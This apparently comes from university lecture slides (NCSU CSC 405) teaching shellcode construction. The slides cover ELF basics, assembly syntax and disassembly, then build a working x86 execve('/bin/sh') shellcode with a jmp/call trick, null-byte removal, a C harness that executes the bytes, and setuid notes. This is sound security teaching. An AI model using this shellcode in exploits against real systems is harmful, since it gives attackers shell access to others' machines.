CSC 405
Computer Security


`shellcode`

Alexandros Kapravelos
akaprav@ncsu.edu

Logistics


- TA office hours
  - Tu/Th from 2–3 pm at 1229B in EBII
  - Igibek Koishybayev
- All communication for the course should be done through Piazza
  - https://piazza.com/ncsu/spring2019/csc405

Attack plan


Attack code
Vulnerable code
xor ebx, ebx
xor eax, eax
mov ebx,edi
mov eax,edx
sub eax,0x388
cmp eax,0x3
je 402aef
sub eax,0x1
je 402aca
Vulnerable code
xor ebx, ebx
xor eax, eax
mov ebx,edi
Attack code
cmp eax,0x3
je 402aef
sub eax,0x1
je 402aca

Why can’t we compile our attack into a binary and use it?

ELF 101


EXECUTABLE AND LINKABLE FORMAT
ANGE ALBERTINI
http://www.corkami.com
me@nux:~$ ./mini
me@nux:~$ echo $?
42
0 1 2 3 4 5 6 7 8 9 A B C D E F
00: 7F .E .L .F 01 01 01
10: 02 00 03 00 01 00 00 00 60 00 00 08 40 00 00 00
20: 34 00 20 00 01 00
40: 01 00 00 00 00 00 00 00 00 00 00 08 00 00 00 08
50: 70 00 00 00 70 00 00 00 05 00 00 00
60: BB 2A 00 00 00 B8 01 00 00 00 CD 80
MINI
FIELDS
VALUES
ELF HEADER
IDENTIFY AS AN ELF TYPE
SPECIFY THE ARCHITECTURE
e_ident
EI_MAG
0x7F, "ELF"
EI_CLASS, EI_DATA
1 ELFCLASS32, 1 ELFDATA2LSB
EI_VERSION
1 EV_CURRENT
e_type
2 ET_EXEC
e_machine
3 EM_386
e_version
1 EV_CURRENT
e_entry
0x8000060
e_phoff
0x0000040
e_ehsize
0x0034
e_phentsize
0x0020
e_phnum
0001
PROGRAM HEADER TABLE
EXECUTION INFORMATION
p_type
1 PT_LOAD
p_offset
0
p_vaddr
0x8000000
p_paddr
0x8000000
p_filesz
0x0000070
p_memsz
0x0000070
p_flags
5 PF_R|PF_X
CODE
X86 ASSEMBLY
EQUIVALENT C CODE
mov ebx, 42
mov eax, SC_EXIT
int 80h
return 42;

mini

```
section .text
    global _start
_start:
    mov ebx, 42 ; first function argument
    mov eax, 1  ; opcode for syscall
    int 80h     ; syscall interrupt
```

```
$ nasm -f elf32 mini.asm
$ ld -m elf_i386 mini.o
$ ./a.out
$ echo $?
$ 42
```

Syntax

AT&T syntax

```
mov $42, %ebx
mnemonic source, destination
```

Intel syntax

```
mov ebx, 42
mnemonic destination, source
```

We will use the AT&T syntax

```
.text
.global main
main:
    mov $42, %ebx
    mov $0x1, %eax
    int $0x80

$ gcc -m32 mini.s -o mini
$ ./mini
$ echo $?
42
```

Disassembling a binary

```
$ objdump -d ./mini

mini:     file format elf32-i386
Disassembly of section .text:
08048060 <_start>:
08048060: bb 2a 00 00 00        mov    $0x2a,%ebx
08048065: b8 01 00 00 00        mov    $0x1,%eax
0804806a: cd 80                 int    $0x80
```

The executable bytes are:

bb 2a 00 00 00 b8 01 00 00 00 cd 80

Shellcode

- The set of instructions injected and then executed by an exploited program
  - usually, a shell should be started
    - for remote exploits - input/output redirection via socket
  - use system call (`execve`) to spawn shell

- Shellcode can do practically anything (given enough permissions)
  - create a new user
  - change a user password
  - modify the .rhost file
  - bind a shell to a port (remote shell)
  - open a connection to the attacker machine

HelloWorld

```
.data
msg:
   .string "Hello, world!\n"
.text
.global main
main:
   mov $4, %eax      # opcode for write system call
   mov $1, %ebx      # 1st arg, fd = 1
   mov $msg, %ecx    # 2nd arg, msg
   mov $14, %edx     # 3rd arg, len
   int $0x80        # system call interrupt

   mov $1, %eax      # opcode for exit system call
   mov $0, %ebx      # 1st arg, exit(0)
   int $0x80        # system call interrupt
```

```
$ ./helloworld
Hello, world!
```

```
b804000000bb01000000b9a4900408ba0e000000cd80b801000000bb00000000cd80
```

How do we test a shellcode?

Testing shellcode

```c
#include <stdio.h>
#include <string.h>

unsigned char shellcode[] =
"\xb8\x04\x00\x00\x00\xbb\x01\x00\x00\x00\xb9\xa4\x90\x04\x08\xba\x0e\x00\x00\x00\
xcd\x80\xb8\x01\x00\x00\x00\xbb\x00\x00\x00\x00\xcd\x80";

int main() {
  int (*ret)() = (int(*)())shellcode;
  ret();
}
```

```
$ gcc shelltest.c  -o shelltest -fno-stack-protector -z execstack -no-pie -m32
$ ./shelltest
```

```
[��\������
```

HelloWorld bug

```
$ objdump -d helloworld

helloworld:     file format elf32-i386

Disassembly of section .text:

08048080 <_start>:
08048080:    b8 04 00 00 00         mov    $0x4,%eax
08048085:    bb 01 00 00 00         mov    $0x1,%ebx
0804808a:    b9 a4 90 04 08         mov    $0x80490a4,%ecx
0804808f:    ba 0e 00 00 00         mov    $0xe,%edx
08048094:    cd 80                  int    $0x80
08048096:    b8 01 00 00 00         mov    $0x1,%eax
0804809b:    bb 00 00 00 00         mov    $0x0,%ebx
080480a0:    cd 80                  int    $0x80
```


HelloWorld bug

```
$ objdump -d helloworld

helloworld:     file format elf32-i386

Disassembly of section .text:

08048080 <_start>:
08048080:    b8 04 00 00 00          mov    $0x4,%eax
08048085:    bb 01 00 00 00          mov    $0x1,%ebx
0804808a:    b9 a4 90 04 08          mov    $0x80490a4,%ecx
0804808f:    ba 0e 00 00 00          mov    $0xe,%edx
08048094:    cd 80                   int    $0x80
08048096:    b8 01 00 00 00          mov    $0x1,%eax
0804809b:    bb 00 00 00 00          mov    $0x0,%ebx
080480a0:    cd 80                   int    $0x80
```

Relative addressing

- Problem - position of code in memory is unknown
  - How to determine *address of string*
- We can make use of instructions using relative addressing
- `call` instruction saves IP on the stack and jumps
- Idea
  - `jmp` instruction at beginning of shellcode to `call` instruction
  - `call` instruction right before “`Hello, world`” string
  - `call` jumps back to first instruction after jump
  - now address of `"Hello, world!"` is on the stack

Relative addressing technique



HelloWorld v2

```
.text
.global main
main:
   jmp saveme
shellcode:
   pop %esi
   mov $4, %eax      # opcode for write system call
   mov $1, %ebx      # 1st arg, fd = 1
   mov %esi, %ecx
   mov $14, %edx     # 3rd arg, len
   int $0x80        # system call interrupt
   mov $1, %eax      # opcode for exit system call
   mov $0, %ebx      # 1st arg, exit(0)
   int $0x80        # system call interrupt
saveme:
   call shellcode
   .string "Hello, world!\n"

; eb 20 5e b8 04 00 00 00 bb 01 00 00 00 89 f1 ba 0e 00 00 00 cd 80 b8 01 00 00 00 bb 00 00 00
00 cd 80 e8 db ff ff ff 48 65 6c 6c 6f 2c 20 77 6f 72 6c 64 21 0a
```

Testing the shellcode (again)

```
#include<stdio.h>
#include<string.h>

unsigned char code[] =
"\xeb\x20\x5e\xb8\x04\x00\x00\x00\xbb\x01\x00\x00\x00\x89\xf1\xba\x0e\x00\x00\x00\xcd\x80\xb8\x0
1\x00\x00\x00\xbb\x00\x00\x00\x00\xcd\x80\xe8\xdb\xff\xff\xff\x48\x65\x6c\x6c\x6f\x2c\x20\x77\x6
f\x72\x6c\x64\x21\x0a";

int main() {
  int (*ret)() = (int(*)())code;
  ret();
}
```

```
$ gcc shelltest.c  -o shelltest -fno-stack-protector -z execstack -no-pie -m32
$ ./shelltest
Hello, world!
$
```

SUCCESS

Shellcode

```
#include <stdlib.h>

void main(int argc, char **argv) {
   char *shell[2];
   shell[0] = "/bin/sh";
   shell[1] = 0;
   execve(shell[0], &shell[0], 0);
   exit(0);
  }
```

```
int execve(char *file, char *argv[], char *env[])
```

file: name of program to be executed “/bin/sh”
argv: address of null-terminated argument array { “/bin/sh“, NULL }
env: address of null-terminated environment array NULL (0)

Shellcode

`int execve(char *file, char *argv[], char *env[])`

```
(gdb) disas execve
 ....
mov     0x8(%ebp),%ebx
mov     0xc(%ebp),%ecx
mov     0x10(%ebp),%edx
mov     $0xb,%eax
int     $0x80
 ....
```

copy **file* to ebx

copy **argv[]* to ecx

copy **env[]* to edx

put the system call number in eax (execve = 0xb)

invoke the syscall

Shellcode

- Spawning the shell in assembly

1. move system call number (`0x0b`) into `%eax`
2. move address of string `/bin/sh` into `%ebx`
3. move address of the address of `/bin/sh` into `%ecx` (using `lea`)
4. move address of null word into `%edx`
5. execute the interrupt `0x80` instruction

Shellcode

- file parameter
  - we need the null terminated string /bin/sh somewhere in memory
- argv parameter
  - we need the address of the string /bin/sh somewhere in memory,
  - followed by a NULL word
- env parameter
  - we need a NULL word somewhere in memory
  - we will reuse the null pointer at the end of argv

Shellcode

- `execve` arguments

located at address `addr`

`/bin/sh0addr0000`

`env` -- pointer to null-word

`arg` -- pointer to address of null-terminated string

`file` -- null-terminated string

The Shellcode (almost ready)

```
jmp      0x26                 # 2  bytes
popl     %esi                 # 1  byte
movl     %esi,0x8(%esi)       # 3  bytes
movb     $0x0,0x7(%esi)       # 4  bytes
movl     $0x0,0xc(%esi)       # 7  bytes
movl     $0xb,%eax            # 5  bytes
movl     %esi,%ebx            # 2  bytes
leal     0x8(%esi),%ecx       # 3  bytes
leal     0xc(%esi),%edx       # 3  bytes
int      $0x80                # 2  bytes
movl     $0x1, %eax           # 5  bytes
movl     $0x0, %ebx           # 5  bytes
int      $0x80                # 2  bytes
call     -0x2b                # 5  bytes
.string  \"/bin/sh\"          # 8  bytes
```

setup (jmp through movl $0x0,0xc(%esi))

execve() (movl $0xb,%eax through int $0x80)

exit() (movl $0x1, %eax through int $0x80)

setup (call, .string)

Copying shellcode

- Shellcode is usually copied into a string buffer
- Problem
  – any null byte would stop copying
  → null bytes must be eliminated


```
8048057:   b8 04 00 00 00     mov    $0x4,%eax

8048057:   b0 04              mov    $0x4,%al

mov 0x0, reg                  -> xor reg, reg

mov 0x1, reg                  -> xor reg, reg; inc reg
```


Shellcode

- Concept of user identifiers (uids)
  - real user id
    - ID of process owner
  - effective user id
    - ID used for permission checks
  - saved user id
    - used to temporarily drop and restore privileges
- Problem
  - exploited program could have temporarily dropped privileges
- Shellcode has to enable privileges again (using setuid)
- Setuid Demystified: Hao Chen, David Wagner, and Drew Dean (optional)

More resources (optional)

- **The Shellcoder's Handbook** by Jack Koziol et al
- **Hacking - The Art of Exploitation** by Jon Erickson





Your Security Zen

35-year-old vulnerability discovered in scp
CVE-2019-6111

“Due to the scp implementation being derived from 1983 rcp [1], the server chooses which files/directories are sent to the client. However, scp client only perform cursory validation of the object name returned (only directory traversal attacks are prevented). A malicious scp server can **overwrite arbitrary files in the scp client target directory**. If recursive operation (-r) is performed, the server can manipulate subdirectories as well (for example overwrite .ssh/authorized_keys).“

source: https://sintonen.fi/advisories/scp-client-multiple-vulnerabilities.txt

Live exercise

- (If you don’t have a Linux VM/laptop)
- Go to https://vcl.ncsu.edu
- Request for a Ubuntu 16.04 LTS Base VM
- Install the following package
  - sudo apt install gcc-multilib

- Create your position independent shellcode!